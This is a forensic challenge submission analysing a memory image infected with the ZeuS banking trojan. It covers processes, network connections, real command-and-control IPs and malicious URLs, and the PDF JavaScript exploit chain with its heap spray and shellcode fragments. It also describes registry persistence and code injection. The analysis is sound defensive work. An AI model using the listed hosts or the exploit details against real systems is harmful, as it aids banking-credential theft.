Challenge 3: Banking Troubles (difficult)

Submission Template

Submit your solution at http://www.honeynet.org/challenge2010/ by 17:00 EST, Sunday, April 18th 2010. Results will be released on Wednesday, May 5th 2010.

Name (required): Carl Pulley	Email (required): c.j.pulley@hud.ac.uk
Country (optional): UK	Profession (optional): _ ~~Student~~ _ ~~Security Professional~~ _ Other

Question 1. List the processes that were running on the victim's machine. Which process was most likely responsible for the initial exploit?	Possible Points: 2pts
Tools Used: Volatility (see http://github.com/carlpulley/volatility for the precise volatility environment used throughout this report) Awarded Points:	

Answer 1.

Using Volatility's pslist[13] we are able to list the processes running when the memory image was collected. Using psscan2[13] we are able to list the EProcess objects present in memory. Merging the output from these two plugins allows us to start building a timeline[55].

By reviewing what network connections are active (see connections[15] and connscan2[15] in the appendices), we are able to further enhance our timeline[55] with connection related data. As a result, we can determine that:

Pid 4 (System) has an active connection with 192.168.0.1 on port 30380 - this is unusual for the System process.

Pid 0 has what appears to be a connection object with 80.206.204.129 (whois reports this as being an Italian address and googling reports nothing untoward) on port 0 (this connection was not active when the memory image was taken) – this is unusual for Pid 0.

Pid 1244 (svchost.exe) has two active connections with 192.168.0.1 on ports 30379 and 30380 – this process is deemed suspicious based on its association with IP address 192.168.0.1 (cf. tainting).

Pid 888 (firefox.exe) has active port 80 connections with 212.150.164.203 (whois reports this as being an Israeli address and http://www.malwareurl.com [31/3/2010] lists this IP address as a Bot), 66.249.91.104 (google.com) and 66.249.90.104 (google.com).

Pid 888 (firefox.exe) appears to have active localhost connections on ports 1168 and 1169 -

these are probably IPC connections?

Pid 880 (svchost.exe) has two port 80 connections with 193.104.22.71 (https://zeustracker.abuse.ch [31/3/2010] lists this IP address as a *bullet-proof* ZeuS command and control server located in Malta).

Pid 1752 (AcroRd32.exe) has an active port 80 connection with 212.150.164.203 (whois reports this as being an Israeli address and http://www.malware.com [31/3/2010] lists this IP address as a Bot).

Thus we get that Pid's 0, 4, 880, 888, 1244 and 1752 are all worth further investigation.

If we take the view that our local (non-privileged) socket (ie. port) numbers are assigned increasingly, then we may deduce the following sequence of connections:

Pid 888 connects with 212.150.164.203 (local port 1176)

Pid 1752 connects with 212.150.164.203 (local port 1178)

Pid 880 connects with 193.104.22.71 (local port 1184)

Pid 880 connects with 193.104.22.71 (local port 1185)

Pid 1244 connects with 192.168.0.1 (local port 1189)

Pid 1244 connects with 192.168.0.1 (local port 2869 and remote port 30379)

Pid 4 connects with 192.168.0.1 (local port 2869 and remote port 30380)

This sequence of connection events is consistent with the data provided by our timeline. Using this data, the initial infection entry would appear to have originated from firefox.exe sometime before or on Sat Feb 27 20:12:28 2010 GMT.

Given that a known ZeuS command and control server has been contacted, it is reasonable to expect that the system has been infected in some way by this malware. Since ZeuS commonly infects via email or drive by downloads, it is also reasonable to expect firefox.exe as being the entry point for infection.

Question 2. List the sockets that were open on the victim's machine during infection. Are there any suspicious processes that have sockets open?	Possible Points: 4pts
Tools Used: Volatility; livekd	

Answer 2.

By looking at the active sockets (see sockets[16], sockscan2[17] and http://en.wikipedia.org/wiki/List_of_TCP_and_UDP_port_numbers [31/3/2010]) we may further enhance our timeline[55]. Grouping/categorizing our timeline based on Pid allows us to determine that:

Pid 4 (System) and pid 1244 (svchost.exe) use a common socket object on TCP port 2869 - this is unusual behavior.

Pid 880 (svchost.exe) has a socket object for TCP port 30301 – this port is normally associated with BitTorrent and so is unusual behavior for this process.

Pid 1752 (AcroRd32.exe) has a socket object on UDP port 1177 – if we take the view that this is the Acrobat Reader process, then this is also unusual.

Thus, we have that the suspicious processes 4, 880 and 1752 have unusual open sockets.

Using a modified version of the thrdscan2[18] Volatility plugin (this plugin searches for _ETHREAD objects), we can additionally add in thread creation and exit time stamps to our timeline[55]. By grouping/categorizing our timeline on Pid, this helps us to identify the following:

Pid 880 creates thread ID's 160, 176, 264, 592 and 1004 after the identified suspicious socket creations and the earliest possible connection time to 193.104.22.71.

Pid 1244 creates thread ID's 476, 872, 1296 and 1624 after the identified suspicious socket creations and the earliest possible connection time to 192.168.0.1.

Pid 1752 creates thread ID's 664, 992, 1768, 1784 and 2020 after the identified suspicious socket creations and the earliest possible connection time to 212.150.164.203.

As a result, we're able to further identify potentially suspicious threads.

Question 3. List any suspicious URLs that may be in the suspected process's memory.	Possible Points: 2pts
Tools Used: Volatility; strings; grep	

Answer 3.

For each suspect process, we use Volatility to dump the processes memory (via the memdmp[27] plugin) and then perform a keyword search[28] looking for any valid HTTP request headers by greping the process memory dumps for ASCII strings using the keyword "Host: " (a mandatory HTTP request header).
From this we get that **all** processes on the system appear to be engaging in HTTP conversations with the following hosts:

HOST: 192.168.0.176:2869
Host: 192.168.0.1
Host: 192.168.0.1:4444
Host: 192.168.0.1:9393
Host: 193.104.22.71
Host: activex.microsoft.com
Host: ad.doubleclick.net

Host: clients1.google.com
Host: col.stb.s-msn.com
Host: col.stc.s-msn.com
Host: creativeby1.unicast.com
Host: crl.thawte.com
Host: en-us.start.mozilla.com
Host: fxfeeds.mozilla.com
Host: google.com
Host: googleads.g.doubleclick.net
Host: kona.kontera.com
Host: kona5.kontera.com
Host: mozcom-cdn.mozilla.net
Host: msnportal.112.2o7.net
Host: newsrss.bbc.co.uk
Host: pagead2.googlesyndication.com
Host: ping1.unicast.com
Host: s0.2mdn.net
Host: search-network-plus.com
Host: te.kontera.com
Host: www.google-analytics.com
Host: www.google.com
Host: www.liutilities.com
Host: www.mozilla.com
Host: www.oldversion.com

Thus, it would appear that the entire machine has been compromised. We can verify that these HTTP headers are (mostly) in kernel space and not user space by using Volatility's vaddump to dump the user space pages for each process and then repeat the search for the keyword "Host: ". This user space based search shows no results for all processes except for:

- Process 888, where host headers for search-network-plus.com and www.google.com can be found.
- Process 880, where host headers for 193.104.22.71 can be found.
- Process 1040, where host headers for 192.168.0.1 and 192.168.0.1:4444 can be found.
- Process 1244, where host headers for 192.168.0.1:9393 can be found.

https://zeustracker.abuse.ch ([31/3/2010]) reports that 193.104.22.71 is associated with the

keyword produkt (this keyword appears in the reported ZeuS links). Further keyword searches (using produkt) allow us to relate the HTTP request:

GET /~produkt/983745213424/34650798253

with the 193.104.22.71 host headers present in **all** process address spaces. In addition, process 880 has the following additional URLs:

- http://193.104.22.71/~produkt/9j856f_4m9y8urb.php
- http://193.104.22.71/~produkt/69825439870/73846525#N

Examining the HTTP requests destined for host search-network-plus.com reveals that the following additional URI is present in **all** process address spaces:

- GET /load.php?a=a&st=Internet%20Explorer%206.0&e=2

Norton Web Safe places search-network-plus.com (incidentally, this domain does not currently resolve [5/4/2010]) and oldversion.com on its URL blacklist (since its scanners have detected malware signatures on both sites). Based on our timeline[55], it appears that search-network-plus.com probably resolved to the IP address 212.150.164.203.

Using Volatility's hashdump plugin allows us to determine that the machine only appears to have one active user account - the Administrator. Probably why the entire machine appears to have been quickly compromised.

Question 4. Are there any other processes that contain URLs that may point to banking troubles? If so, what are these processes and what are the URLs?	Possible Points: 4pts
Tools Used: Volatility; strings; grep	
Answer 4. See answer to question 3.	

Question 5. Were there any files that were able to be extracted from the initial process? How were these files extracted?	Possible Points: 6pts
Tools Used: Volatility; Mandiant Web Historian; Cache View; hexdump; pdfid.py; file	
Answer 5. Here we use the _SHARED_CACHE_MAP of our _FILE_OBJECT's to carve file data (see Windows Internals for algorithm details). The file objects are those returned by fileobjscan (modulo what looks like a bug[28]?). To aid in automating this carving task, we have written some code (see honeynet/carvefileobjects.py) designed to be used from within volshell (see http://github.com/carlpulley/volatility). All extracted files have been scanned using Virus Total - unless otherwise indicated, these AV scans show nothing untoward. From process 888 we're able to extract: /Documents\ and\ Settings/Administrator/Local\ Settings/Application\	

Data/Mozilla/Firefox/Profiles/6e0nnrv4.default/Cache:

this directory contains Firefox's Cache Map file and three Cache Block files. Since the initial pages for each of these files have been recovered, we have that our Cache Map header and Cache Block bitmaps are in tact. Thus allowing Firefox's page cache index to be fully reconstructed and its contents partially reconstructed using Cache View. No untoward looking files or URLs are located in doing this.

/Documents\ and\ Settings/Administrator/Application\ Data/Mozilla/Firefox/Profiles/6e0nnrv4.default/history.dat:

this is Firefox's (history) cache of accessed or visited URL's. Analysis with Mandiant Web Historian allows us to determine that Firefox.exe does indeed appear to have accessed the URL http://search-network-plus.com/cache/PDF.php?st=Internet%20Explorer%206.0. The history.dat timestamps associated with this URL allow us to further refine the starting point of our compromise on our timeline[55].

From process 1752 we're able to extract the following cached file sections:

DOCUME~1/ADMINI~1/LOCALS~1/Temp/Acr106.tmp/cache.0x00-0xFFF.dmp, when viewed using hexdump, we clearly have three PDF objects:

object number 1:

```
00000000  31 20 30 20 6f 62 6a 3c  3c 2f 50 61 67 65 73 20  |1 0 obj<</Pages |
00000010  32 20 30 20 52 2f 54 79  70 65 2f 43 61 74 61 6c  |2 0 R/Type/Catal|
00000020  6f 67 3e 3e 0d 65 6e 64  6f 62 6a 0d 32 20 30 20  |og>>.endobj 2 0 |
```

object number 2:

```
00000020                                    32 20 30 20  |            2 0 |
00000030  6f 62 6a 3c 3c 2f 43 6f  75 6e 74 20 30 2f 4b 69  |obj<</Count 0/Ki|
00000040  64 73 5b 5d 2f 54 79 70  65 2f 50 61 67 65 73 3e  |ds[]/Type/Pages>|
00000050  3e 0d 65 6e 64 6f 62 6a  0d 33 20 30 20 6f 62 6a  |>.endobj 3 0 obj|
```

object number 3:

```
00000050                           33 20 30 20 6f 62 6a  |         3 0 obj|
00000060  3c 3c 2f 4d 6f 64 44 61  74 65 28 44 3a 32 30 31  |<</ModDate(D:201|
00000070  30 30 32 32 37 31 35 31  32 32 35 2d 30 35 27 30  |00227151225-05'0|
00000080  30 27 29 2f 43 72 65 61  74 69 6f 6e 44 61 74 65  |0')/CreationDate|
00000090  28 44 3a 32 30 31 30 30  32 32 37 31 35 31 32 32  |(D:20100227151222|
000000a0  35 2d 30 35 27 30 30 27  29 3e 3e 0d 65 6e 64 6f  |5-05'00')>>.endo|
000000b0  62 6a 0d 00 00 00 00 00  00 00 00 00 00 00 00 00  |bj              |
```

DOCUME~1/ADMINI~1/LOCALS~1/Temp/Acr107.tmp/cache.0x00-0xFFF.dmp. The UNIX file

command reports this file as being a PDF file. Both VirusTotal and pdfid.py suggest that this file is innocent. Viewing the PDF file with hexdump suggests that all of the file has been extracted here (a recognizable PDF EOF comment is present).

DOCUME~1/ADMINI~1/LOCALS~1/Temp/plugtmp/PDF.php/cache.0x00-0x4FFF.dmp (see http://www.virustotal.com/analisis/551147a39bc439f46421a994fdbe6c5bafed90bf3b79121722d95bfa1ea435a1-1269936720 for AV scan results). The UNIX file command reports this file as being a PDF file. Additionally, pdfid.py reports this file has having 1 page, javascript objects and an action object - and so further analysis is needed here. Viewing the file with hexdump suggests that not all of the PDF file has been recovered here.

\Program Files\Adobe\Acrobat 6.0\Reader\Messages\ENU\RdrMsgENU.pdf. The UNIX file command reports this file as being a PDF file. Virus Total does not report this file as being untoward. However, pdfid.py clearly identifies that this file is encrypted. Viewing the PDF file with hexdump suggests that all of the file has been extracted (a recognizable PDF EOF comment is present). Comparing the MD5 sum of this extracted file (hand edited to delete the 0x0 characters at the end of the file) with the MD5 sum from a commonly named sample, installed via a standard install (using a copy of Acrobat Reader 6 pulled from www.oldversion.com), we discover that this file appears to be innocent.

Question 6. If there was a file extracted from the initial process, what techniques did it use to perform the exploit?	Possible Points: 8pts

Tools Used: pdf-parser.py; Didier Stevens version of Spider Monkey; radare; winhex

Answer 6.

Using pdf-parser.py to view our PDF.php file (see answer 5) allows us to determine that PDF object 1054 contains a fragment of our obfuscated javascript code. Again, using pdf-parser.py along with a text editor, we're able to extract the javascript code associated with object 1054 (see obfuscated javascript[28]). Running the extracted javascript (we need to add a missing }-bracket to the end of the javascript code for this to work) in Didier Steven's patched SpiderMonkey allows us to extract our decoded PDF payload (see decoded javascript[48]). Again, this javascript code is obfuscated and requires further manual analysis.

Analyzing the decoded javascript (see cleaned javascript[50]) reveals a classic set of PDF exploits (eg. see http://www.coresecurity.com/content/adobe-reader-buffer-overflow [4/4/2010]) – exploit choice is dependent upon the version of the PDF viewer. Either the: Collab GetIcon; Collab Email; or Util Printf exploit is triggered to deliver and launch some shellcode. Using the Registry Ripper Volatility plugin, we are able to determine that Acrobat Reader version 6.0 is already installed on this machine (which is consistent with our extracted file artifacts and other registry keys - eg. the App Paths software hive key) and so is vulnerable to all 3 of these exploits (thus the Collab Email exploit will have been selected). All these exploits lead to arbitrary code execution when they are successfully triggered.

By examining the javascript code we can clearly see that all the exploits operate by:

- first spraying the heap with a NOP sledge (ie. 0x9090 characters) + shellcode pattern
- the stack is then overwritten with overflow data (eg. 0x0c0c for collab_email, 0x000a for collab_geticon, etc.) that triggers an exception.

Searching process 1752's memory dump for candidate shellcode byte sequences unfortunately doesn't allow us to locate the thread or heap that was used in the original exploit.

Using Didier Steven's patched SpiderMonkey, we can use document.write to instrument the code and so extract our actual shellcode payloads.

All three shellcode[53] payloads are identical except for their tailing bytes (here expressed in hex):

util_printf: `20 2e 26 3d 00 00 23 26 23 26 23 26 23 26 23 26 23 26 23 26 23 26 23 26`

collab_geticon: `34 34`

collab_email: `25 30 25  30 25 30 25 30 25 30 25 30`

Searching process 1752's memory dump for the above hex tags unfortunately doesn't allow us to locate the thread or shellcode that was used in the original exploit.

Question 7. List suspicious files that were loaded by any processes on the victim's machine. From this information, what was a possible payload of the initial exploit be that would be affecting the victim's bank account?	Possible Points: 2pts

Tools Used:

Answer 7.

As previously identified (see answer 5), process 1752 had loaded PDF.php. This file, via a standard PDF exploit, launched a loader.

However, we also have that:

- process 644 has loaded \WINDOWS\system32\sdra64.exe, \WINDOWS\system32\lowsec\user.ds and \WINDOWS\system32\lowsec\local.ds (all files identified by http://www.malwarehelp.org/find-and-remove-zeus-zbot-banking-trojan-2009.html [17/4/2010] as being associated with the ZeuS trojan)
- process 880 has loaded \WINDOWS\system32\lowsec\user.ds.lll (a file identified by http://www.malwarehelp.org/find-and-remove-zeus-zbot-banking-trojan-2009.html [17/4/2010] as being associated with the ZeuS trojan)

In addition, all processes other than 4, 548, 612, 852, 1108, 1116, 1132 and 1384 have PIPE\lsarpc opened. This file is interesting since it may be being used for some form of inter-process communication?

Thus we get that \WINDOWS\system32\sdra64.exe is our likely payload.

Question 8. If any suspicious files can be extracted from an injected process, do any antivirus products pick up the suspicious executable? What is the general result from antivirus products?	Possible Points: 6pts

Tools Used: Volatility; file

Answer 8.

Previously, we have extracted \windows\system32\lowsec\user.ds.lll. Virustotal does not report anything untoward with this file.

Using volatility's malfind2 plugin, we are able to isolate suspicious pages of user memory from each process (pages are chosen based on: their settings in the VAD tree; presence of a PE file header; DLL code that may be scheduled for execution but is not present in the loaded DLL list). Using Virus Total to analyze extracted PE file samples (eg. see http://www.virustotal.com/analisis/292d9e236dc3a30f57016f161f43e54d463c4ae84898a17490323bf25a158d44-1270844536 [17/4/2010] and http://www.virustotal.com/analisis/8a4a81fb9f19375cb1bd5e8b2041969b0e764e49249c3e4ab210196b9db95afc-1269890087 [17/4/2010]) shows a relationship to the Zbot trojan (ie. ZeuS).

Using our honeynet/carvestack.py code within a volshell session allows us to examine the saved thread states for each process thread we have identified as being suspicious. In doing this we get that:

- Process 644 has the threads 204 and 1380 all with a start address or function return address located within the virtual address range identified by malfind2 as suspicious.
- Process 880 has the threads 160, 176, 212, 264, 468, 592, 600, 1004 and 1824 all with a start address or function return address located within the virtual address range identified by malfind2 as suspicious.

Question 9. Are there any related registry entries associated with the payload?	Possible Points: 4pts

Tools Used: Volatility

Answer 9.

Using http://anubis.iseclab.org to perform a behavioral analysis on the code samples extracted in answer 8 reveals that (eg. for process 1752 see http://anubis.iseclab.org/?action=result&task_id=1b5f9537bdd7368a4f596f92bc69f5fb6[17/4/2010] and for process 880 see http://anubis.iseclab.org/?action=result&task_id=1d698c99775798a549d0457a658054102&call=first [17/4/2010]):

- the file C:\WINDOWS\system32\sdra64.exe is created/dropped
- the registry key Microsoft\Windows NT\CurrentVersion\Winlogon is modified to include C:\WINDOWS\system32\sdra64.exe

- \PIPE\lsarpc is modified (CWSandbox reports suggest that this pipe is only opened)
- port 80 of IP address 193.104.22.71 may be contacted
- C:\WINDOWS\system32\winlogon.exe has a remote thread injected into it
- the files C:\WINDOWS\system32\lowsec (this directory along with parts of its file contents has already been extracted from the system cache in answer 5), C:\WINDOWS\system32\lowsec\local.ds and C:\WINDOWS\system32\lowsec\user.ds are created by winlogon.exe
- winlogin.exe creates a remote thread within C:\WINDOWS\system32\svchost.exe (command line has -k DcomLaunch specified)
- a registry key is created and various others are modified
- svchost.exe then injects a number of other threads into services.exe, lsass.exe and svchost.exe (other processes are also affected).

Using Volatility's printkey or Registry Ripper plugin allows us to examine the SOFTWARE hive's Microsoft\Windows NT\CurrentVersion\Winlogon key and confirm the presence of the above modification within our memory sample. This registry alteration also provides us with a timestamp indicating when the PDF.php shellcode had finished downloading and started running its payload (ie. \WINDOWS\system32\sdra64.exe).

We also note that the registry key Microsoft\Windows NT\CurrentVersion\Network has its UID value set to be BOB-DCADFEDC55C_000F3688. According to http://www.malwarehelp.org/find-and-remove-zeus-zbot-banking-trojan-2009.html [17/4/2010] this is also consistent with the behavior of ZeuS.

Question 10. What technique was used in the initial exploit to inject code in to the other processes?	Possible Points: 6pts

Tools Used: Volatility; diff; sed; grep

Answer 10.

Using CWSunbelt to perform a behavioral analysis (on the code extracted in answer 8) allows us to see the method used to perform code injection. Submitting, for example, processes 1752 (see http://www.sunbeltsecurity.com/cwsandboxreport.aspx?id=12058313&cs=D5B7BB551480244235A632B2019ED650 [18/4/2010]) and 880 (see http://www.sunbeltsecurity.com/cwsandboxreport.aspx?id=58692616&cs=385E323A458190D0756D60E4856718D9 [18/4/2010]) for analysis allows us to clearly see that NtOpenProcess is being used to initially inject code into the winlogon process.

As the behavioral analysis does not show any further API functions being used to inject code,

then some other mechanism must be used for the malware to propagate itself throughout the system?

Comparing the DLL's reported by using Volatility's vadinfo plugin (here we look for named file objects in the VAD tree) against those reported by using its dlllist plugin (this plugin lists DLL's using PEB_LDR_DATA in the PEB) allows us to identify DLL's that have been injected into processes using reflective injection techniques. In performing this cross view detection, we discover that:

- Process 4 appears to have \windows\system32\ntdll.dll injected into its address space. However, our timeline excludes this from our investigation.
- Process 880 appears to have \windows\system32\activeds.dll, \windows\system32\adsldpc.dll, \windows\system32\atl.dll, \windows\system32\authz.dll, \windows\system32\icaapi.dll, \windows\system32\mstlsapi.dll, \windows\system32\rpcss.dll, \windows\system32\secur32.dll, \windows\system32\setupapi.dll, \windows\system32\termsrv.dll, \windows\system32\ws2_32.dll and \windows\system32\ws2help.dll injected into its address space. Based on this data and our honeynet/carvestack.py code, we further note that threads 1852, 1884, 1904, 1932 and 1936 (all of which have start addresses or function return addresses in \windows\system32\termsrv.dll) appear to have been injected. However, our timeline excludes these threads from our investigation.
- Process 948 appears to have \windows\system32\rpcss.dll, \windows\system32\secur32.dll, \windows\system32\ws2_32.dll and \windows\system32\ws2help.dll injected into its address space. Based on this data and our honeynet/carvestack.py code, we further note that thread 1220 (it has a start address or function return address in \windows\system32\rpcss.dll) appears to have been injected. Again, our timeline excludes this thread from our investigation.
- Process 1040 appears to have \windows\system32\msxml3r.dll injected into its address space.
- Process 1756 appears to have \windows\system32\httpapi.dll injected into its address space.

Using Volatility's apihooks plugin we get that:

- Process 880 has hooked NtCreateThread in the IAT. Target address is located within the area identified by malfind2 as being suspicious.

- Processes 688, 700, 948, 1040, 1244, 1752, 1756 have all hooked various functions within the IAT, including NtQueryDirectoryFile, NtCreateThread, LdrGetProcedureAddress, LdrLoadDll, GetClipboardData and TranslateMessage. Target addresses are located within the areas identified by malfind2 as being suspicious for each process (these same memory areas are flagged by Virus Total as being related to Zbot/ZeuS).

A quick visual inspection of disassemblies around the above target addresses suggest that these functions may have been reimplemented.

Appendix

volatility pslist -f Bob.vmem

Name	Pid	PPid	Thds	Hnds	Time
System	4	0	58	573	Thu Jan 01 00:00:00 1970
smss.exe	548	4	3	21	Fri Feb 26 03:34:02 2010
csrss.exe	612	548	12	423	Fri Feb 26 03:34:04 2010
winlogon.exe	644	548	21	521	Fri Feb 26 03:34:04 2010
services.exe	688	644	16	293	Fri Feb 26 03:34:05 2010
lsass.exe	700	644	22	416	Fri Feb 26 03:34:06 2010
vmacthlp.exe	852	688	1	35	Fri Feb 26 03:34:06 2010
svchost.exe	880	688	28	340	Fri Feb 26 03:34:07 2010
svchost.exe	948	688	10	276	Fri Feb 26 03:34:07 2010
svchost.exe	1040	688	83	1515	Fri Feb 26 03:34:07 2010
svchost.exe	1100	688	6	96	Fri Feb 26 03:34:07 2010
svchost.exe	1244	688	19	239	Fri Feb 26 03:34:08 2010
spoolsv.exe	1460	688	11	129	Fri Feb 26 03:34:10 2010
vmtoolsd.exe	1628	688	5	220	Fri Feb 26 03:34:25 2010
VMUpgradeHelper	1836	688	4	108	Fri Feb 26 03:34:34 2010
alg.exe	2024	688	7	130	Fri Feb 26 03:34:35 2010
explorer.exe	1756	1660	14	345	Fri Feb 26 03:34:38 2010
VMwareTray.exe	1108	1756	1	59	Fri Feb 26 03:34:39 2010
VMwareUser.exe	1116	1756	4	179	Fri Feb 26 03:34:39 2010
wscntfy.exe	1132	1040	1	38	Fri Feb 26 03:34:40 2010
msiexec.exe	244	688	5	181	Fri Feb 26 03:46:06 2010
msiexec.exe	452	244	0	-1	Fri Feb 26 03:46:07 2010
wuauclt.exe	440	1040	8	188	Sat Feb 27 19:48:49 2010
wuauclt.exe	232	1040	4	136	Sat Feb 27 19:49:11 2010
firefox.exe	888	1756	9	172	Sat Feb 27 20:11:53 2010
AcroRd32.exe	1752	888	8	184	Sat Feb 27 20:12:23 2010
svchost.exe	1384	688	9	101	Sat Feb 27 20:12:36 2010

volatility psscan2 -f Bob.vmem

PID	PPID	Time created	Time exited	Offset	PDB	Remarks
------	------	----------	----------	----------	----------	----------

```
   440   1040 Sat Feb 27 19:48:49 2010                           0x01e80c78
0x04040240 wuauclt.exe
  1108   1756 Fri Feb 26 03:34:39 2010                           0x01ea96f0
0x04040180 VMwareTray.exe
  1756   1660 Fri Feb 26 03:34:38 2010                           0x01edd790
0x04040260 explorer.exe
   452    244 Fri Feb 26 03:46:07 2010 Fri Feb 26 03:46:28 2010 0x01ee1af8
0x04040320 msiexec.exe
  1132   1040 Fri Feb 26 03:34:40 2010                           0x01eee5f8
0x040402a0 wscntfy.exe
   852    688 Fri Feb 26 03:34:06 2010                           0x01f3f020
0x040400c0 vmacthlp.exe
  1836    688 Fri Feb 26 03:34:34 2010                           0x01fdd8d0
0x040401e0 VMUpgradeHelper
  1460    688 Fri Feb 26 03:34:10 2010                           0x01fde568
0x040401a0 spoolsv.exe
  1244    688 Fri Feb 26 03:34:08 2010                           0x01fe55f0
0x04040160 svchost.exe
  1100    688 Fri Feb 26 03:34:07 2010                           0x01fea020
0x04040140 svchost.exe
   644    548 Fri Feb 26 03:34:04 2010                           0x0205b2e8
0x04040060 winlogon.exe
   548      4 Fri Feb 26 03:34:02 2010                           0x02104228
0x04040020 smss.exe
  1752    888 Sat Feb 27 20:12:23 2010                           0x022618c8
0x04040300 AcroRd32.exe
   888   1756 Sat Feb 27 20:11:53 2010                           0x02268020
0x04040380 firefox.exe
  1116   1756 Fri Feb 26 03:34:39 2010                           0x022cd5c8
0x04040280 VMwareUser.exe
  2024    688 Fri Feb 26 03:34:35 2010                           0x022d6b88
0x04040200 alg.exe
  1628    688 Fri Feb 26 03:34:25 2010                           0x023018b0
0x040401c0 vmtoolsd.exe
   700    644 Fri Feb 26 03:34:06 2010                           0x02329da0
0x040400a0 lsass.exe
  1384    688 Sat Feb 27 20:12:36 2010                           0x02409640
0x040402e0 svchost.exe
   232   1040 Sat Feb 27 19:49:11 2010                           0x0241a020
0x04040220 wuauclt.exe
```

```
   688    644 Fri Feb 26 03:34:05 2010                                0x02456da0
0x04040080 services.exe
   880    688 Fri Feb 26 03:34:07 2010                                0x02466870
0x040400e0 svchost.exe
   948    688 Fri Feb 26 03:34:07 2010                                0x024e1da0
0x04040100 svchost.exe
  1040    688 Fri Feb 26 03:34:07 2010                                0x024ea020
0x04040120 svchost.exe
   612    548 Fri Feb 26 03:34:04 2010                                0x024eeda0
0x04040040 csrss.exe
   244    688 Fri Feb 26 03:46:06 2010                                0x02533620
0x040402c0 msiexec.exe
     4      0                                                         0x025c8830
0x00319000 System
```

volatility connections -f Bob.vmem

Local Address	Remote Address	Pid
192.168.0.176:1176	212.150.164.203:80	888
192.168.0.176:1184	193.104.22.71:80	880
127.0.0.1:1168	127.0.0.1:1169	888
127.0.0.1:1169	127.0.0.1:1168	888
192.168.0.176:2869	192.168.0.1:30379	1244
192.168.0.176:1178	212.150.164.203:80	1752
192.168.0.176:1185	193.104.22.71:80	880
192.168.0.176:1171	66.249.90.104:80	888
192.168.0.176:2869	192.168.0.1:30380	4
192.168.0.176:1189	192.168.0.1:9393	1244
192.168.0.176:1172	66.249.91.104:80	888

volatility connscan2 -f Bob.vmem

Local Address	Remote Address	Pid
192.168.0.176:1176	212.150.164.203:80	888
192.168.0.176:1189	192.168.0.1:9393	1244
192.168.0.176:2869	192.168.0.1:30379	1244
192.168.0.176:2869	192.168.0.1:30380	4
0.0.0.0:0	80.206.204.129:0	0
127.0.0.1:1168	127.0.0.1:1169	888

```
192.168.0.176:1172      66.249.91.104:80        888
127.0.0.1:1169          127.0.0.1:1168          888
192.168.0.176:1171      66.249.90.104:80        888
192.168.0.176:1178      212.150.164.203:80      1752
192.168.0.176:1184      193.104.22.71:80        880
192.168.0.176:1185      193.104.22.71:80        880
```

volatility sockets -f Bob.vmem

```
Pid     Port    Proto   Create Time
4       0       47      Fri Feb 26 03:35:00 2010
1040    68      17      Sat Feb 27 20:12:35 2010
880     1185    6       Sat Feb 27 20:12:36 2010
4       1030    6       Fri Feb 26 03:35:00 2010
700     500     17      Fri Feb 26 03:34:26 2010
4       138     17      Sat Feb 27 19:48:57 2010
1244    1189    6       Sat Feb 27 20:12:37 2010
1040    1181    17      Sat Feb 27 20:12:35 2010
1100    1047    17      Fri Feb 26 03:43:12 2010
880     30301   6       Sat Feb 27 20:12:36 2010
4       445     6       Fri Feb 26 03:34:02 2010
1040    123     17      Sat Feb 27 19:48:57 2010
948     135     6       Fri Feb 26 03:34:07 2010
1752    1178    6       Sat Feb 27 20:12:32 2010
888     1168    6       Sat Feb 27 20:11:53 2010
1752    1177    17      Sat Feb 27 20:12:32 2010
1244    2869    6       Sat Feb 27 20:12:37 2010
1040    123     17      Sat Feb 27 19:48:57 2010
888     1171    6       Sat Feb 27 20:11:53 2010
700     0       255     Fri Feb 26 03:34:26 2010
1100    1025    17      Fri Feb 26 03:34:34 2010
1244    1900    17      Sat Feb 27 19:48:57 2010
1040    1182    17      Sat Feb 27 20:12:35 2010
4       139     6       Sat Feb 27 19:48:57 2010
1040    1186    17      Sat Feb 27 20:12:36 2010
2024    1026    6       Fri Feb 26 03:34:35 2010
888     1172    6       Sat Feb 27 20:11:53 2010
888     1176    6       Sat Feb 27 20:12:28 2010
1244    1900    17      Sat Feb 27 19:48:57 2010
880     1184    6       Sat Feb 27 20:12:36 2010
700     4500    17      Fri Feb 26 03:34:26 2010
```

```
4       137     17      Sat Feb 27 19:48:57 2010
4       445     17      Fri Feb 26 03:34:02 2010
888     1169    6       Sat Feb 27 20:11:53 2010
```

volatility sockscan2 -f Bob.vmem

```
PID     Port    Proto   Create Time                     Offset
------ ------ ------ ------------------------- ----------

888     1168    6       Sat Feb 27 20:11:53 2010   0x01e6cd80
4       139     6       Sat Feb 27 19:48:57 2010   0x01e75390
880     1185    6       Sat Feb 27 20:12:36 2010   0x01e833a0
4       0       47      Fri Feb 26 03:35:00 2010   0x01e94e98
1752    1178    6       Sat Feb 27 20:12:32 2010   0x01e96b98
1244    1900    17      Sat Feb 27 19:48:57 2010   0x01e98ce0
4       1030    6       Fri Feb 26 03:35:00 2010   0x01e9a3e8
1040    1186    17      Sat Feb 27 20:12:36 2010   0x01ebd320
1040    1182    17      Sat Feb 27 20:12:35 2010   0x01ec72b0
880     1184    6       Sat Feb 27 20:12:36 2010   0x01ede008
1100    1047    17      Fri Feb 26 03:43:12 2010   0x01ee2488
1040    68      17      Sat Feb 27 20:12:35 2010   0x01ef2998
1040    123     17      Sat Feb 27 19:48:57 2010   0x01f09d80
880     30301   6       Sat Feb 27 20:12:36 2010   0x01f0fe98
700     500     17      Fri Feb 26 03:34:26 2010   0x01f14298
1100    1025    17      Fri Feb 26 03:34:34 2010   0x01f1a1a0
1752    1177    17      Sat Feb 27 20:12:32 2010   0x01f1a8b8
4       445     17      Fri Feb 26 03:34:02 2010   0x01fd2a80
888     1169    6       Sat Feb 27 20:11:53 2010   0x01fec370
1040    123     17      Sat Feb 27 19:48:57 2010   0x01feee18
4       445     6       Fri Feb 26 03:34:02 2010   0x020b6c58
888     1172    6       Sat Feb 27 20:11:53 2010   0x0225be98
888     1176    6       Sat Feb 27 20:12:28 2010   0x02261740
1244    1900    17      Sat Feb 27 19:48:57 2010   0x02263008
888     1171    6       Sat Feb 27 20:11:53 2010   0x02280880
4       138     17      Sat Feb 27 19:48:57 2010   0x02294450
1040    1181    17      Sat Feb 27 20:12:35 2010   0x022ac218
1244    2869    6       Sat Feb 27 20:12:37 2010   0x022c37d0
2024    1026    6       Fri Feb 26 03:34:35 2010   0x022d3d70
700     0       255     Fri Feb 26 03:34:26 2010   0x022f4528
700     4500    17      Fri Feb 26 03:34:26 2010   0x022f4aa8
4       137     17      Sat Feb 27 19:48:57 2010   0x02318008
```

```
1244   1189   6      Sat Feb 27 20:12:37 2010   0x02410c40
948    135    6      Fri Feb 26 03:34:07 2010   0x025e6008
```

